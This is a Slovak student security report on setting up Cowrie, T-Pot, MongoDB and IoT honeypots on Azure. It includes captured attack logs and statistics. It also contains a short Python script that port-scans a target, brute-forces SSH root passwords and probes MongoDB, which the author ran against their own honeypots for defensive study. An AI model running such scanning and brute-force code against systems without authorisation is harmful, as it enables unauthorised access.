Fakulta informatiky a informačných technológií
Slovenskej technickej univerzity v Bratislave

High-interaction honeypots

Bezpečnosť informačných technológií

Dalibor Doša

Čas cvičenia: Po 10:00 - 11:50

Zimný semester 2024/2025

Obsah

Obrázky

Úvod

V tomto projekte sa zameriavame na implementáciu high-interaction honeypotu, ktorý slúži na monitorovanie a analýzu potenciálnych kybernetických útokov.

Hlavným cieľom nášho projektu je simulácia siete, ktorá bude obsahovať viacero honeypotov, navrhnutých tak, aby sa zdali byť súčasťou bežnej infraštruktúry. Táto simulovaná sieť môže zahŕňať rôzne typy systémov, ako sú:

1. **Webové servery**
2. **Databázové servery**
3. **Služby ako SSH alebo FTP**
4. **IOT zariadenia**

Analýza

Honeypoty môžu byť implementované rôznymi spôsobmi, v závislosti od cieľov organizácie, dostupných zdrojov a plánovaného rozsahu ich nasadenia. Hlavné typy architektúr sú:

Na základe účelu

• Výskumný Honeypot - Takýto honeypot je dizajnovaný na zbieranie informácií o metódach a technikách útokov, čo ďalej umožňuje identifikáciu potenciálnych zraniteľností v systéme. Tieto honeypoty sú väčšinou komplexnejšie než produkčné honeypoty [3].

• Produkčný Honeypot - Takýto honeypot je využívaný v firemných prostrediach, pričom slúži ako pasca na zbieranie informácií o útokoch na produkčnú sieť. Zozbierané dáta obsahujú IP adresy, časy a dátumy pokusov o vniknutie, objem premávky a ďalšie atribúty. Produkčné honeypoty sú relatívne jednoduché a produkujú menej informácií ako výskumné honeypoty. Produkčné honeypoty zároveň prispievajú k zlepšeniu troch kľúčových bezpečnostných procesov: detekcia, ochrana (protection) a reakcia (response).

Na základe úrovne interakcie

• Honeypot s nízkou interakciou - Honeypoty s nízkou interakciou využívajú malé množstvo zdrojov na simuláciu častí systému alebo sieťových služieb, pričom zbierajú základné informácie o útočníkovi. Vzhľadom na ich obmedzené schopnosti útočníci nemôžu uniknúť, takže hostiteľský systém nemôže byť kompromitovaný.

• Honeypot s vysokou interakciou - Simulácia používa komplexný operačný systém. Tieto honeypoty sú náročné na údržbu, sofistikované a navrhnuté tak, aby udržiavali hackerov zamestnaných dlhší čas. To poskytuje tímu kybernetickej bezpečnosti lepšie pochopenie toho, ako útočníci operujú, aké taktiky používajú, a dokonca aj náznaky toho, kto sú [3].

• Hybridný Honeypot - Hybridné honeypoty kombinujú prvky s nízkou a vysokou interakciou, čím poskytujú flexibilný a adaptívny prístup k detekcii a analýze hrozieb. Tieto honeypoty môžu dynamicky upravovať svoju úroveň interakcie na základe zistenej hrozby.


Na základe implementácie

• Fyzický Honeypot - Termín „fyzický honeypot“ alebo „hardvérový honeypot“ označuje honeypot, ktorý je poháňaný fyzickým hardvérom, čiže beží na reálnom zariadení pripojenom k sieti.

• Virtuálny Honeypot - Virtuálne honeypoty sú softvérové implementácie honeypotov, ktoré fungujú vo virtualizovaných prostrediach. Na rozdiel od tradičných fyzických honeypotov využívajú technológie na emuláciu služieb, operačných systémov alebo celých sieťových prostredí. Sú široko používané v kybernetickej bezpečnosti vďaka svojej flexibilite, škálovateľnosti a nízkym nákladom.

Návrh architektúry

Pre naše riešenie sme navrhli virtuálnu sieť, ktorá pozostáva zo štyroch honeypotov: Cowrie, T-Pot, MongoDB HoneyProxy a IoT honeypot. Tieto honeypoty sú hosťované na Azure virtuálnych strojoch. Na obrázku 1 je zobrazený návrh architektúry.



Obrázok 1 : Návrh virtuálnej siete

Implementácia a testovanie

V implementácii sme najskôr vytvorili virtuálnu sieť pomocou Azure a následne postupne vytvárali virtuálne stroje, na ktorých sme inštalovali vybrané honeypoty.

Ako prvý sme inštalovali Cowrie honeypot, ktorý simuluje SSH a Telnet služby. Tento honeypot umožňuje zaznamenávať pokusy o prihlasovanie cez SSH a poskytuje podrobné logy o aktivitách, ktoré útočník vykonáva v systéme.

Ďalším krokom bola inštalácia T-Pot honeypotu. T-Pot je multifunkčný honeypotový systém, ktorý integruje viacero honeypotov do jedného riešenia. Je navrhnutý tak, aby monitoroval rôzne typy útokov a poskytoval logovanie všetkých honypotov na jednom mieste. Umožňuje zachytávať široké spektrum útokov na rôzne protokoly a analyzovať správanie útočníkov. T-Pot sme nasadili na samostatnom virtuálnom stroji, kde zabezpečuje komplexné pokrytie hrozieb v našej sieti.

Ďalej sme inštalovali MongoDB HoneyProxy, ktorý simuluje zraniteľné databázové služby MongoDB. A na zaver sme nasadili IoT honeypot, ktorý simuluje zraniteľné zariadenia internetu vecí.

Pre testovanie sme si honeypoty spustili čo nám stačilo aby sme mali dostatočný počet logov avšak zo zaujímavosti sme si aj tento jednoduchý útok.

```
 1. import paramiko
 2. import socket
 3. import time
 4. from scapy.all import *
 5. import pymongo
 6.
 7. target_ip = "SET IP!!!" #SET IP
 8. target_ports = [22, 80, 443, 8080, 27017]
 9. user = "root"
10. passwords = ["12345", "admin", "password", "root", "toor", "login123!"]
11. timeout = 10
12.
13. def port_scan():
14.     print("[*] port scanning...")
15.     for port in target_ports:
16.         sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
17.         sock.settimeout(timeout)
18.         result = sock.connect_ex((target_ip, port))
19.         if result == 0:
20.             print(f"[+] Port {port} is open")
21.         else:
22.             print(f"[-] Port {port} je closed")
23.         sock.close()
24.
25. def ssh_brute_force():
26.     print("[*] Start SSH brute-force ...")
27.     for password in passwords:
28.         print(f"pass: {password}")
29.         try:
30.             ssh = paramiko.SSHClient()
31.             ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
32.             ssh.connect(target_ip, username=user, password=password, timeout=timeout)
```

```
            print(f"Success: {password}")
            ssh.close()
            break
        except paramiko.AuthenticationException:
            print(f"Not succesful: {password}")
        except Exception as e:
            print(f"Error: {e}")
        time.sleep(1)

def mongodb_attack():
    print("[*] Mongo...")
    try:
        mongo_client = pymongo.MongoClient(f"mongodb://{target_ip}:27017")
        mongo_client.admin.command('ping')
    except Exception as e:
        print(f"[-] Error MongoDB: {e}")

def full_attack():
    port_scan()

    ssh_brute_force()

    mongodb_attack()

if __name__ == "__main__":
    full_attack()

```

Ako výstup mame potvrdenie že sú všetky porty v skripte otvorene a tiež že je pre používateľa root heslo root.

Výsledky z prototypu

V tejto časti si ukážeme príklady logov z honeypotov. Najprv si ukážeme cowrie.

```
61 after 0 seconds
2024-11-24T00:58:12.837494Z [HoneyPotSSHTransport,277,46.19.143.66] avatar root logging out
2024-11-24T00:58:12.837595Z [cowrie.ssh.transport.HoneyPotSSHTransport#info] connection lost
2024-11-24T00:58:12.837663Z [HoneyPotSSHTransport,277,46.19.143.66] Connection lost after 1 seconds
2024-11-24T01:00:29.636704Z [cowrie.ssh.factory.CowrieSSHFactory] New connection: 206.189.146.57:52304 (10.0.0.4:2222) [session: e94e07c082d2]
2024-11-24T01:00:29.637466Z [HoneyPotSSHTransport,278,206.189.146.57] Remote SSH version: SSH-2.0-Go
2024-11-24T01:00:29.798559Z [HoneyPotSSHTransport,278,206.189.146.57] SSH client hassh fingerprint: 98f63c4d9c87edbd97ed4747fa031019
2024-11-24T01:00:29.799644Z [cowrie.ssh.transport.HoneyPotSSHTransport#debug] kex alg=b'curve25519-sha256' key alg=b'ecdsa-sha2-nistp256'
2024-11-24T01:00:29.799771Z [cowrie.ssh.transport.HoneyPotSSHTransport#debug] outgoing: b'aes128-ctr' b'hmac-sha2-256' b'none'
2024-11-24T01:00:29.799849Z [cowrie.ssh.transport.HoneyPotSSHTransport#debug] incoming: b'aes128-ctr' b'hmac-sha2-256' b'none'
2024-11-24T01:00:29.961249Z [cowrie.ssh.transport.HoneyPotSSHTransport#debug] NEW KEYS
2024-11-24T01:00:29.961695Z [cowrie.ssh.transport.HoneyPotSSHTransport#debug] starting service b'ssh-userauth'
2024-11-24T01:00:30.122502Z [cowrie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] b'admin' trying auth b'none'
2024-11-24T01:00:30.283307Z [cowrie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] b'admin' trying auth b'password'
2024-11-24T01:00:30.283707Z [HoneyPotSSHTransport,278,206.189.146.57] Could not read etc/userdb.txt, default database activated
2024-11-24T01:00:30.283843Z [HoneyPotSSHTransport,278,206.189.146.57] login attempt [b'admin'/b'admin123'] failed
2024-11-24T01:00:31.285554Z [cowrie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] b'admin' failed auth b'password'
2024-11-24T01:00:31.285911Z [cowrie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] unauthorized login: ()
2024-11-24T01:00:31.446814Z [cowrie.ssh.transport.HoneyPotSSHTransport#info] connection lost
2024-11-24T01:00:31.447052Z [HoneyPotSSHTransport,278,206.189.146.57] Connection lost after 1 seconds
2024-11-24T01:06:00.223941Z [cowrie.ssh.factory.CowrieSSHFactory] New connection: 85.31.47.40:51824 (10.0.0.4:2222) [session: 1f290ef2de32]
2024-11-24T01:06:00.372643Z [cowrie.ssh.transport.HoneyPotSSHTransport#info] connection lost
2024-11-24T01:06:00.372869Z [HoneyPotSSHTransport,279,85.31.47.40] Connection lost after 0 seconds
2024-11-24T01:12:27.285208Z [twisted.internet.defer#critical] Unhandled error in Deferred:
2024-11-24T01:12:27.285421Z [twisted.internet.defer#critical]
        Traceback (most recent call last):
          File "/home/cowrie/cowrie/cowrie-env/lib/python3.12/site-packages/twisted/internet/defer.py", line 2017, in _inlineCallbacks
            result = context.run(gen.send, result)
          File "/home/cowrie/cowrie/src/cowrie/commands/apt.py", line 133, in do_install
            self.packages[y] = {
        builtins.AttributeError: 'Command_aptget' object has no attribute 'packages'
```

Obrázok 2 : Príklad logov z cowrie

Na obrázku 3 môžeme vidieť súbory ktoré niekto nahral a následne sa ich snažil spustiť.

```
drwxrwxr-x 5 cowrie cowrie     4096 Nov 23 19:37 ..
-rw-rw-r-- 1 cowrie cowrie        2 Nov 23 19:27 .gitignore
-rw-r--r-- 1 cowrie cowrie     1566 Nov 24 08:04 6170a15311b0720195234a98ae5e07e267b72d7ebc49d0e32a9f9b77413f2001
-rw------- 1 cowrie cowrie 30304472 Nov 24 16:22 94f2e4d8d4436874785cd14e6e6d403507b8750852f7f2040352069a75da4c00
-rw------- 1 cowrie cowrie 14680064 Nov 24 05:12 e15c0783d47589d3a6397311e01af84b87ce78caade6b74baadd4e694cbb2987
-rw------- 1 cowrie cowrie   229376 Nov 23 22:22 f01cac66a63b3bfd7409e4bceef30973a813f6ed4e99958313657449b1c7490f
```

Obrázok 3 : Skripty na cowrie

Na obrázku 4 vidíme že sa nám počas fungovania honeypotu útočníci snažili prihlásiť 748 krát.

```
cowrie@bit:~/cowrie/var/log/cowrie$ grep "login attempt" cowrie.log | wc -l
grep: cowrie.log: binary file matches
748
```


Obrázok 4 : Počet prihlásení počas približne jedného dna

Ďalej si predstavíme T-Pot ktorý ma dashbord ktorý umožňuje pozeranie si mapy útokov a aj rôzne štatistiky o útoku. T-Pot nám za približne 24 hodín zachytil 25000 útokov. Tieto a ďalšie štatistické údaje je možne vidieť na obrázkoch 5,6,7,8.

Obrázok 5 : T-Pot mapa útokov


Obrázok 6 : T-Pot štatistiky

Obrázok 7 : T-Pot štatistiky



Obrázok 8 : T-Pot štatistiky

Pre mongodb som zistil že sa mi docker spustil ale bohužiaľ keď som sa išiel pozrieť na logy tak už neboli dostupne lebo tam docker hodil chybu v kóde.



Obrázok 9 : MongoDb výstup

Zdroje

https://cowrie.readthedocs.io/en/latest/index.html

https://github.com/Plazmaz/MongoDB-HoneyProxy?tab=readme-ov-file

https://github.com/telekom-security/tpotce/tree/master

https://www.preprints.org/manuscript/202408.0946/v1

https://www.mdpi.com/2624-831X/5/4/33

Github

https://github.com/DaliborDosa1/BIT